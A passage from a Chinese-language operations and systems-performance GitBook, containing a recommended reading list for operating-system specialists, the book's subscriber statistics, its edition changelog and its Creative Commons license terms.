    "location": "node_modules/uuid"  
  }  
}
```

```
node-jq@1.2.0  
uuid@3.2.1
```

# 推荐书单

“路漫漫其修远兮，吾将上下而求索”。

## Operating System Specialists

在一个Team中，他们通常与架构师（Architect），开发工程师（Development Engineer），项目经理（Project Manager），数据库管理员DBA等一起合作。

另一种是专门从事操作系统研究、设计、开发、优化的人群。例如Linux之父之类的大神。

本文的定义侧重于前一种，即在一个业务系统中，负责运营架构规划，提供高可用解决方案，致力于提供724365级别的高质量服务，致力于发现系统性能问题，致力于解决问题的人。

严格来说，很多企业实践中，这都是一个不存在的头衔，其职能由架构师、资深开发者、DBA等人分担。根据笔者的经验，如果你的Team中有一个这样的人，将大大提升所有人的幸福指数，以及项目成功的可能性，不管他挂的是什么头衔。It's really!

在这个信息爆炸、万事皆可问百度时代，还有人阅读吗？

在这个《21天精通XX编程》、《图解资治通鉴》、《一本书看透金融》充斥眼帘的时代，还有人深度阅读吗？

在这个大师遍地、专家变砖、天天都在喊颠覆的时代，又该把有限的学习精力投资在哪里呢？

笔者长期以来也是受害者：杂而无当，重复阅读的情况可以说比比皆是，最经常发生的情况就是花了金钱和时间，却发现产出很少，约等于无。

正如几年前微博上一位牛人高论：“成千上万种媒体与论坛，同质化的，重复的，口号式的，改头换面的，无病呻吟的内容和语言太多太多了，充其量有舆论意义而无学术意义”。

“如果能选一二本读透读通，读到能基本复述，远比读十本甚至几十本“快餐书”有用、省时间，有一览众山小之感。”诚如斯言。少林武功七十二绝技，天下各派兵器、套路更是成千上万，就算是天才，终其一生练其十分之一都不可能。

这“一二本”需要读透读通的书，应该就是基本功之外，入门弟子都渴望掌握的上乘功夫、心法口诀，登堂入室之不二法门。

### 一、《24小时365天不间断服务》

服务器/基础设施核心技术，大规模、高性能、不间断网络服务的搭建和管理。

推荐语：“虽说并非十分前沿和先进。。不得不佩服原书作者和编辑的巧妙心思”（译者序）

来源于一线工程团队，不限于技术本身，关键能明晰概念、体系要素关联关系，方法论的演绎堪称经典（RiboseYim）。

前3章讲解了如何搭建兼具冗余性和可扩展性的服务器/基础设施；第4章讲解了性能优化方面的内容，特别是对单个服务器的性能提升方法进行了介绍；第5章讲解了监控、管理等运行方面的内容，以笔者身边的实际生产环境为例，介绍了提升设备运行效率的技巧；第6章介绍了Hatena与KLab实际运作的网络和服务器基础设施的情况。

本书适合所有致力于运维和网络后端的开发者阅读。

## 二、《性能之巅—洞悉系统、企业与云计算》

Systems Performance:Enterprise and the Cloud

推荐语：系统性能优化方向的葵花宝典。

作者：**Brendan Gregg** (SUN、ORACLE性能工程师)、DTrace (最早应用于Solaris，现已移植到FreeBSD、Mac OS X) 作者

Mac OS X El Capitan:

dtrace -V dtrace: Sun D 1.12.1

中文版推荐序

拿到新书之后，首先翻一翻推荐、序言是个人习惯，一来可以用最快的速度了解全书大意，也可以建立一个参照系，使后续阅读在多一些观察视角，特别是身边找不到人讨论这本书的时候，意义尤为重要。

“性能分析要求我们对于操作系统、网络的性能要了如指掌，明晰各个部分的执行时间数量级，做出合理的判断，这部分在书中有详细的讨论，让读者可以明确地将这些性能指标应用在80:20法则上”。——从磊 新浪SAE创始人一些复杂的问题，常常需要多方面的知识，需要对系统有全面了解，既有大局观，能俯瞰全局，又能探微索隐，深入到关键的细节，可谓是“致广大而尽精微”。——张银奎 《软件调试》作者

系统性能名人录

技术的历史演化所展示出的洞察力能深化你的理解。

John Allspaw:容量规划 Jeff Bonwick:发明了内核块分配器 Rey Card : ext2 和 ext3 文件系统的主要开发者 Guillaume Chartrain: Linux中的 iotop Sebastien Godard: Linux中的sys stat包 Van Jacobson: traceroute Bill Joy: vmstat William Lefebvre: 开发了最初版的top Mike Muss: ping .....

### 三、《品悟性能优化》

作者：罗敏

推荐语：不仅仅是关于Oracle，还有实实在在的工程实践经验，这是一本改变思想的书

笔者2012年12月第一次通读。一个人能当几十年救火队员，诠释了什么是真正的专家。文风非常亲切，可以真切地感到作者和你面对面交谈，提出了很多供读者思考的问题，有些虽然文字搞笑了一些，却是需要反复揣摩的。另外，作者并没有拘泥于ORACLE产品本身，在方法论方面对于程序开发也有很多启示。学会用DBA的角度来看自己的开发工作，会有很多问题豁然开朗。总之，这是一本改变思想的书。

2016年5月 第三次通读。之前读此书，作为了解的成分比较多。今年有机会亲身负责一个Oracle数据库的迁移，还能够从这本书中获益。尤其是关于版本管理、优化工程团队实践方面。

好书的标志就是常读总有新意。

### 四、《How Linux Works》

作者：**BRIAN WARD**

### 五、《Just For Fun》

Linus自传，2001年

---

更多精彩内容，请扫码关注公众号：**@睿哥杂货铺**

RSS订阅 [RiboseYim](#)

# History



## 订阅情况

| 时间点      | 订阅用户数 | Downloads | Unique visitors | Page Views | 说明                  |
|----------|-------|-----------|-----------------|------------|---------------------|
| 201701   | ----- | -----     | -----           | -----      | GitBook Edition 0.1 |
| 20170630 | 135   | 4,206     | 4,936           | -----      | GitBook Edition 0.2 |
| 20170830 | 154   | 4,503     | 5,989           | 23,505     | -----               |
| 20170930 | 157   | 4,553     | 6,471           | 24,944     | -----               |
| 20171230 | 187   | 4,821     | 7,708           | 29,052     | GitBook Edition 0.3 |

## 历史版本

持续发布：争取做到每四个月发布一个新版本

### Edition 0.5 preview

- add 分布式架构案例：Uber Hadoop 文件系统最佳实践
- add 大数据监控框架：Uber JVM Profiler
- add How Linux Works: DNS/Route/ARP/UDP
- add Linux 实用扩展命令

- add 情绪健康管理
- mod "分布式系统架构与挑战" 调整为“大数据与分布式架构”
- mod Linux 常用命令一文调整为附录
- mod "PostgreSQL 数据库的时代到来了吗" 调整到“工程管理”一章
- mod "LinkedIn Kafka Monitor" 调整到“分布式架构”一章
- mod "DTrace 软件许可证演变简史" 调整到“内核原理”一章

## **Edition 0.4 20180714**

- mod "网络工程篇"调整为分布式系统专题
- mod Pcap、sFlow 调整到Cyber-Security专题
- add 应用监控与可视化;LinkedIn Kafka Monitor
- add 应用监控与可视化;2018 Docker 用户报告
- add PostgreSQL 数据库
- add 案例：基于 Kafka 的事件溯源型微服务
- add 分布式追踪系统体系概要
- add 开源分布式跟踪系统 OpenCensus
- add 从作坊到工厂的寓言故事
- add 基础设施标准化：部署和配置管理
- add macOS vs Linux Kernels ?
- add IT 工程师养生指南

## **Edition 0.3 20171225**

- 修订 Linux 快速性能诊断三篇、gRPC
- 监控数据可视化：Log、Graphite、GIS
- How Linux Works:内存管理
- 调整部分章节、顺序

## **Edition 0.2 20170701**

- Linux 入门命令100条
- How Linux Works: Kernel Space & User Space Init
- 动态追踪技术：strace,gdb,ftrace,bcc,BPF
- 基于数据分析的网络态势感知
- Cyber-Security:IPv6,Web Headers,香港CSTCB

## **Edition 0.1 20170210**

- 第一个 GitBook 版本，主要为 2016 年内容合辑
- 基于Linux单机负载评估

- 新一代Ntopng网络流量监控—可视化和架构分析
- 基于LVS的AAA负载均衡架构实践
- Linus Torvalds: The mind behind Linux

# License

版权声明：自由转载-非商用-非衍生-保持署名 | [Creative Commons BY-NC-ND 4.0](#)

## You are free to Share

copy and redistribute the material in any medium or format The licensor cannot revoke these freedoms as long as you follow the license terms.

## Under the following terms:

1. Attribution — You must give appropriate credit, provide a link to the license, and indicate if changes were made. You may do so in any reasonable manner, but not in any way that suggests the licensor endorses you or your use.
2. NonCommercial — You may not use the material for commercial purposes.
3. NoDerivatives — If you remix, transform, or build upon the material, you may not distribute the modified material.
4. No additional restrictions — You may not apply legal terms or technological measures that legally restrict others from doing anything the license permits.